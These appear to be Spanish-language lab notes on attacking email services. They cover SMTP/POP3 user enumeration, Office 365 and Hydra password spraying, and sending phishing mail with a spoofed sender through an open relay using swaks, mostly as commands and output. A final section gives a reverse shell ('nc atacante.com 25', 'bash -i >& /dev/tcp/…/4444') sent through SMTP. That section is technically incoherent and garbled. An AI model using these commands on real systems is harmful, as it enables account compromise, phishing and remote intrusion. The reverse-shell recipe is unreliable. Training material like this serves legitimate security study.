Los servicios de correo electrónico utilizan la autenticación para permitir que los usuarios envíen y reciban correos electrónicos. Puede producirse una configuración incorrecta cuando el servicio SMTP permite la autenticación anónima o admite protocolos que se pueden utilizar para enumerar nombres de usuario válidos.


Autenticación

El servidor SMTP tiene distintos comandos que se pueden utilizar para enumerar nombres de usuario válidos **VRFY**, **EXPN**, y **RCPT TO**. Si enumeramos correctamente nombres de usuario válidos, podemos intentar robar contraseñas, forzar la contraseña o adivinar una contraseña válida. Así que, exploremos cómo funcionan esos comandos.

VRFY Este comando indica al servidor SMTP receptor que verifique la validez de un nombre de usuario de correo electrónico en particular. El servidor responderá indicando si el usuario existe o no. Esta función se puede desactivar.

Comando VRFY

```
telnet 10.10.110.20 25 - VRFY root - VRFY www-data
```



```
Ataques a servicios de correo electrónico
AlejandroGB@htb[/htb]$ telnet 10.10.110.20 25
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^J'.
220 parrot ESMTP Postfix (Debian/GNU)

VRFY root
252 2.0.0 root

VRFY www-data
252 2.0.0 www-data

VRFY new-user
550 5.1.1 <new-user>: Recipient address rejected: User unknown in local recipient table
```

EXPN es similar a **VRFY**, excepto que cuando se usa con una lista de distribución, enumerará a todos los usuarios de esa lista. Esto puede ser un problema mayor que el **VRFY** comando, ya que los sitios suelen tener un alias como "all".

```
telnet 10.10.110.20 25 - EXPN john - EXPN support-team
```



A terminal window titled "Ataques a servicios de correo electrónico" showing the output of the EXPN command. The user connects to port 25 of the target host and sends EXPN commands for "john" and "support-team", receiving 250 OK responses for each.


```
AlejandroGB@htb[/htb]$ telnet 10.10.110.20 25
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^].
220 parrot ESMTP Postfix (Debian/GNU)

EXPN john
250 2.1.0 john@inlanefreight.htb

EXPN support-team
250 2.0.0 carol@inlanefreight.htb
250 2.1.5 elisa@inlanefreight.htb
```

RCPT TO Identifica al destinatario del mensaje de correo electrónico. Este comando se puede repetir varias veces para un mensaje determinado a fin de entregar un único mensaje a varios destinatarios.

```
telnet 10.10.110.20 25 - MAIL FROM:test@htb.com - RCPT TO:julio - RCPT TO:john
```



A terminal window titled "Ataques a servicios de correo electrónico" showing the sequence of commands to deliver a single message to multiple recipients. It starts with a connection to port 25, followed by MAIL FROM and three separate RCPT TO commands (julio, kate, john), each receiving a 550 User unknown response. Finally, it receives a 250 Recipient ok response.

```
AlejandroGB@htb[/htb]$ telnet 10.10.110.20 25
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^].
220 parrot ESMTP Postfix (Debian/GNU)

MAIL FROM:test@htb.com
it is
250 2.1.0 test@htb.com... Sender ok

RCPT TO:julio
550 5.1.1 julio... User unknown

RCPT TO:kate
550 5.1.1 kate... User unknown

RCPT TO:john
250 2.1.5 john... Recipient ok
```

También podemos utilizar el **POP3** protocolo para enumerar usuarios según la implementación del servicio. Por ejemplo, podemos utilizar el comando **USER** seguido del nombre de usuario y si el servidor responde **OK**. Esto significa que el usuario existe en el servidor.

Comando USUARIO

```
USER john
```




```
AlejandroGB@htb[/htb]$ telnet 10.10.110.20 110
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^].
+OK POP3 Server ready

USER julio
-ERR

USER john
+OK
```

Para automatizar nuestro proceso de enumeración, podemos utilizar una herramienta llamada [smtp-user-enum](#). Podemos especificar el modo de enumeración con el argumento **-M** seguido de **VRFY**, **EXPN**, o **RCPT**, y el argumento **-U** con un archivo que contenga la lista de usuarios que queremos enumerar. Según la implementación del servidor y el modo de enumeración, necesitamos agregar el dominio para la dirección de correo electrónico con el argumento **-D**. Finalmente, especificamos el destino con el argumento **-t**.

```
smtp-user-enum -M RCPT -U userlist.txt -D inlanefreight.htb -t 10.129.203.7
```



```
AlejandroGB@htb[/htb]$ smtp-user-enum -M RCPT -U userlist.txt -D inlanefreight.htb -t 10.129.203.7
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|           Scan Information           |
-----

Mode ..... RCPT
Worker Processes ..... 5
Usernames file ..... userlist.txt
Target count ..... 1
Username count ..... 78
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain ..... inlanefreight.htb

##### Scan started at Thu Apr 21 06:53:07 2022 #####
10.129.203.7: jose@inlanefreight.htb exists
10.129.203.7: pedro@inlanefreight.htb exists
10.129.203.7: kate@inlanefreight.htb exists
##### Scan completed at Thu Apr 21 06:53:18 2022 #####
3 results.

78 queries in 11 seconds (7.1 queries / sec)
```

Enumeración de nubes

Como se mencionó, los proveedores de servicios en la nube utilizan su propia implementación para los servicios de correo electrónico. Estos servicios suelen tener funciones personalizadas que podemos aprovechar para su funcionamiento, como la enumeración de nombres de usuario. Usemos Office 365 como ejemplo y exploremos cómo podemos enumerar nombres de usuario en esta plataforma en la nube.

[O365spray](#) es una herramienta de enumeración de nombres de usuario y pulverización de contraseñas destinada a Microsoft Office 365 (O365) desarrollada por [ZDH](#). Esta herramienta reimplementa una colección de técnicas de enumeración y pulverización investigadas e identificadas por quienes se mencionan en [Agradecimientos](#). Primero, validemos si nuestro dominio de destino usa Office 365.

Aerosol O365

```
python3 o365spray.py --validate --domain msplaintext.xyz
```

```
AlejandroGB@htb[~/htb]$ python3 o365spray.py --validate --domain msplaintext.xyz
*** O365 Spray ***
>-----<
> version      : 2.0.4
> domain       : msplaintext.xyz
> validate     : True
> timeout      : 25 seconds
> start        : 2022-04-13 09:46:40
>-----<
[2022-04-13 09:46:40,344] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-13 09:46:40,743] INFO : [VALID] The following domain is using O365: msplaintext.xyz
```

Ahora, podemos intentar identificar nombres de usuario.

```
AlejandroGB@htb[/htb]$ python3 o365spray.py --enum -U users.txt --domain msplaintext.xyz
*** O365 Spray ***
>-----<
> version      : 2.0.4
> domain       : msplaintext.xyz
> enum         : True
> userfile     : users.txt
> enum_module  : office
> rate          : 10 threads
> timeout       : 25 seconds
> start         : 2022-04-13 09:48:03
>-----<

[2022-04-13 09:48:03,621] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-13 09:48:04,062] INFO : [VALID] The following domain is using O365: msplaintext.xyz
[2022-04-13 09:48:04,064] INFO : Running user enumeration against 67 potential users
[2022-04-13 09:48:08,244] INFO : [VALID] lewen@msplaintext.xyz
[2022-04-13 09:48:10,415] INFO : [VALID] juurena@msplaintext.xyz
[2022-04-13 09:48:10,415] INFO :

[*] Valid accounts can be found at: '/opt/o365spray/enum/enum_valid_accounts.2204130948.txt'
[*] All enumerated accounts can be found at: '/opt/o365spray/enum/enum_tested_accounts.2204130948.txt'

[2022-04-13 09:48:10,416] INFO : Valid Accounts: 2
```

Ataques de contraseña

Podemos utilizarlo [Hydra](#) para realizar un ataque de fuerza bruta o un ataque por pulverización de contraseñas contra servicios de correo electrónico como [SMTP](#), [POP3](#) o [IMAP4](#). Primero, necesitamos obtener una lista de nombres de usuario y una lista de contraseñas y especificar qué servicio queremos atacar. Veamos un ejemplo para [POP3](#).

Hydra - Ataque de contraseña

```
hydra -L users.txt -p 'Company01!' -f 10.10.110.20 pop3
hydra -l user@inlanefreight.htb -P rockyou.txt smtp://10.129.7.184 -l -w 60 -V -o result.txt
```

```
AlejandroGB@htb[/htb]$ hydra -L users.txt -p 'Company01!' -f 10.10.110.20 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service operations.


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-13 11:37:46
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay safe!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 67 login tries (l:67/p:1), ~5 tries per task
[DATA] attacking pop3://10.10.110.20:110/
[118][pop3] host: 10.129.42.197 login: john password: Company01!
1 of 1 target successfully completed, 1 valid password found
```

Si los servicios en la nube admiten los protocolos SMTP, POP3 o IMAP4, es posible que podamos intentar realizar un rociado de contraseñas con herramientas como [Hydra](#), pero estas herramientas suelen estar bloqueadas. En su lugar, podemos intentar utilizar herramientas personalizadas como [o365spray](#) o [MailSniper](#) para Microsoft Office 365 o [CredKing](#) para Gmail u Okta. Tenga en cuenta que estas herramientas deben estar actualizadas porque si el proveedor de servicios cambia algo (lo que sucede a menudo), es posible que las herramientas dejen de funcionar. Este es un ejemplo perfecto de por qué

debemos comprender lo que hacen nuestras herramientas y tener los conocimientos necesarios para modificarlas si no funcionan correctamente por algún motivo.

O365 Spray - Pulverización de contraseñas

```
python3 o365spray.py --spray -U usersfound.txt -p 'March2022!' --count 1 --lockout 1 --domain msplaintext.xyz
```



A terminal window titled "Ataques a servicios de correo electrónico" (Attacks on email services) showing the output of the o365spray.py command. The command line is:

```
AlejandroGB@htb[/htb]$ python3 o365spray.py --spray -U usersfound.txt -p 'March2022!' --count 1 --lockout 1 --domain msplaintext.xyz
```

The output shows configuration details and log messages:

```
*** O365 Spray ***

>-----
> version      : 2.0.4
> domain       : msplaintext.xyz
> spray         : True
> password     : March2022!
> userfile     : usersfound.txt
> count         : 1 passwords/spray
> lockout      : 1.0 minutes
> spray_module : oauth2
> rate          : 10 threads
> safe          : 10 locked accounts
> timeout       : 25 seconds
> start         : 2022-04-14 12:26:31

>-----
[2022-04-14 12:26:31,757] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-14 12:26:32,201] INFO : [VALID] The following domain is using O365: msplaintext.xyz
[2022-04-14 12:26:32,202] INFO : Running password spray against 2 users.
[2022-04-14 12:26:32,202] INFO : Password spraying the following passwords: ['March2022!']
[2022-04-14 12:26:33,025] INFO : [VALID] lewen@msplaintext.xyz:March2022!
[2022-04-14 12:26:33,048] INFO :
```

Ataques específicos del protocolo

Un servidor de retransmisión abierta es un **SMTP** servidor de Protocolo simple de transferencia de correo (Simple Mail Transfer Protocol,) que está configurado incorrectamente y permite una retransmisión de correo electrónico no autenticada. Los servidores de mensajería que se configuran accidental o intencionalmente como retransmisiones abiertas permiten que el correo de cualquier origen se redirija de forma transparente a través del servidor de retransmisión abierta. Este comportamiento enmascara la fuente de los mensajes y hace que parezca que el correo se originó en el servidor de retransmisión abierta.

Relé abierto

Desde el punto de vista de un atacante, podemos aprovechar esto para realizar phishing enviando correos electrónicos como usuarios inexistentes o falsificando el correo electrónico de otra persona. Por ejemplo, imaginemos que estamos apuntando a una empresa con un servidor de correo de retransmisión abierta e identificamos que utiliza una dirección de correo electrónico específica para enviar notificaciones a sus empleados. Podemos enviar un correo electrónico similar utilizando la misma dirección y agregar nuestro enlace de phishing con esta información. Con el **nmap smtp-open-relay** script, podemos identificar si un puerto SMTP permite una retransmisión abierta.

```
nmap -p25 -Pn --script smtp-open-relay 10.10.11.213
```

```

Ataques a servicios de correo electrónico

AlejandroGB@htb[~/htb]# nmap -p25 -Pn --script smtp-open-relay 10.10.11.213

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-28 23:59 EDT
Nmap scan report for 10.10.11.213
Host is up (0.28s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_smtp-open-relay: Server is an open relay (14/16 tests)

```

A continuación, podemos utilizar cualquier cliente de correo para conectarnos al servidor de correo y enviar nuestro correo electrónico.

```

swaks --from notifications@inlanefreight.com --to employees@inlanefreight.com --header
'Subject: Company Notification' --body 'Hi All, we want to hear from you! Please complete
the following survey. http://mycustomphishinglink.com/' --server 10.10.11.213

```

```

AlejandroGB@htb[~/htb]# swaks --from notifications@inlanefreight.com --to employees@inlanefreight.com --he
== Trying 10.10.11.213:25...
== Connected to 10.10.11.213.
<- 220 mail.localdomain SMTP Mailer ready
-> EHLO parrot
<- 250-mail.localdomain
<- 250-SIZE 33554432
<- 250-8BITMIME
<- 250-STARTTLS
<- 250-AUTH LOGIN PLAIN CRAM-MD5 CRAM-SHA1
<- 250 HELP
-> MAIL FROM:<notifications@inlanefreight.com>
<- 250 OK
-> RCPT TO:<employees@inlanefreight.com>
<- 250 OK
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Thu, 29 Oct 2020 01:36:06 -0400
-> To: employees@inlanefreight.com
-> From: notifications@inlanefreight.com
-> Subject: Company Notification
-> Message-ID: <20201029013606.775675@parrot>
-> X-Mailer: swaks v20190914.0 jetmore.org/john/code/swaks/
->
-> Hi All, we want to hear from you! Please complete the following survey. http://mycustomphishinglink.co
->
->
-> .
<- 250 OK
-> QUIT
<- 221 Bye

```

Comandos Enumerar usuarios SMTP

```

smtp-user-enum -M VRFY -U users.txt -t 10.0.0.1
smtp-user-enum -M EXPN -u admin1 -t 10.0.0.1
smtp-user-enum -M RCPT -U users.txt -T mail-server-ips.txt
smtp-user-enum -M EXPN -D example.com -U users.txt -t 10.0.0.1

```

```

smtp-user-enum -M VRFY -U users.list -D inlanefreight.htb -t 10.129.7.184
smtp-user-enum -M EXPN -U users.list -D inlanefreight.htb -t 10.129.7.184
smtp-user-enum -M RCPT -U users.list -D inlanefreight.htb -t 10.129.7.184
smtp-user-enum -M RCPT -U users.list -D inlanefreight.htb -t 10.129.7.184

```

Conectarse a un servidor SMTP

Conectarse al servidor SMTP con telnet:

```
telnet servidor_smtp 25
```

O bien, en caso de que uses un puerto seguro (como el 587 o 465), puedes usar openssl para establecer una conexión TLS:

```
openssl s_client -starttls smtp -connect servidor_smtp:587
```

Comandos básicos de SMTP:

EHLO tu_dominio.com	EHLO: Inicia la conexión e identifica el cliente.
AUTH LOGIN	AUTH LOGIN: Si el servidor requiere autenticación.
echo -n "usuario@example.com" base64 echo -n "contraseña" base64	El servidor pedirá primero el usuario y luego la contraseña en base64. Convertir las credenciales a base64 así
DATA Subject: Prueba de correo Este es el cuerpo del mensaje. .	DATA: Inicia el cuerpo del mensaje. Termina el mensaje con un punto en una línea nueva (.).
QUIT	QUIT: Termina la sesión.

Leer correos (POP3 o IMAP)

Conectarse a un servidor POP3

telnet servidor_pop3 110	Conectarse con telnet
USER tu_usuario	USER: Autenticar el nombre de usuario.
PASS tu_contraseña	PASS: Autenticar la contraseña.
LIST	LIST: Muestra una lista de mensajes en la bandeja de entrada.
RETR 1	RETR: Lee un mensaje específico (por número).
QUIT	QUIT: Termina la sesión.

Conectarse a un servidor IMAP

telnet servidor_imap 143	Conectarse con telnet
a1 LOGIN tu_usuario tu_contraseña	LOGIN: Inicia sesión en la cuenta de correo.
a2 SELECT INBOX	SELECT INBOX: Selecciona la bandeja de entrada.
a3 FETCH 1 BODY[TEXT]	FETCH: Lee un mensaje específico.
a4 LOGOUT	LOGOUT: Cierra la sesión.

REVERSE SHELL SMTP:

Reverse shell mediante el servicio de correo SMTP

1. En la máquina comprometida, abra una conexión de socket a un servidor SMTP controlado por el atacante:

```
nc atacante.com 25
```

2. Envíe un saludo inicial al servidor SMTP:

```
EHLO mi_dominio.com
```

3. Inicie sesión en el servidor SMTP enviando el comando "AUTH LOGIN". Proporcione su nombre de usuario y contraseña codificados en Base64:

```
AUTH LOGIN
```

```
Username: tu_nombre_de_usuario_en_Base64
```

```
Password: tu_contraseña_en_Base64
```

4. Envíe el correo electrónico que contiene el código del shell inverso. Asegúrese de que el cuerpo del correo electrónico contenga el código del shell inverso que ejecutará la conexión inversa con la máquina del atacante:

```
MAIL FROM: <tu_direccion_de_correo_electronico>
```

```
RCPT TO: <destinatario@atacante.com>
```

```
DATA
```

```
From: <tu_direccion_de_correo_electronico>
```

```
To: <destinatario@atacante.com>
```

```
Subject: Ejecutar shell inverso
```

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/1Patacante/4444 0>& 1
```

No olvidar poner el atacante a la escucha:

```
nc -lvp 4444
```

Se ha publicado un [exploit en la plataforma Exploit-DB](#) para esta vulnerabilidad que puede utilizarse para realizar un análisis más detallado y la funcionalidad del disparador para la ejecución de comandos del sistema.

Próximos pasos

Como hemos visto, los ataques de correo electrónico pueden dar lugar a la divulgación de datos confidenciales mediante el acceso directo a la bandeja de entrada de un usuario o mediante la combinación de una configuración incorrecta con un correo electrónico de phishing convincente. Existen otras formas de atacar los servicios de correo electrónico que también pueden ser muy eficaces. Algunos casos de Hack The Box demuestran ataques de correo electrónico, como [Rabbit](#), que se ocupa de la fuerza bruta de Outlook Web Access (OWA) y, a continuación, envía un documento con una macro maliciosa para suplantar la identidad de un usuario; [SneakyMailer](#), que tiene elementos de phishing y enumera la bandeja de entrada de un usuario mediante Netcat y un cliente IMAP; y [Reel](#), que se ocupa de la fuerza bruta de los usuarios SMTP y el phishing con un archivo RTF malicioso.

Vale la pena jugar con estas cajas, o al menos mirar el video de lppsec o leer un tutorial para ver ejemplos de estos ataques en acción. Esto se aplica a cualquier ataque demostrado en este módulo (u otros). El sitio [lppsec.rocks](#) se puede utilizar para buscar términos comunes y mostrará en qué cajas HTB aparecen, lo que revelará una gran cantidad de objetivos contra los que practicar.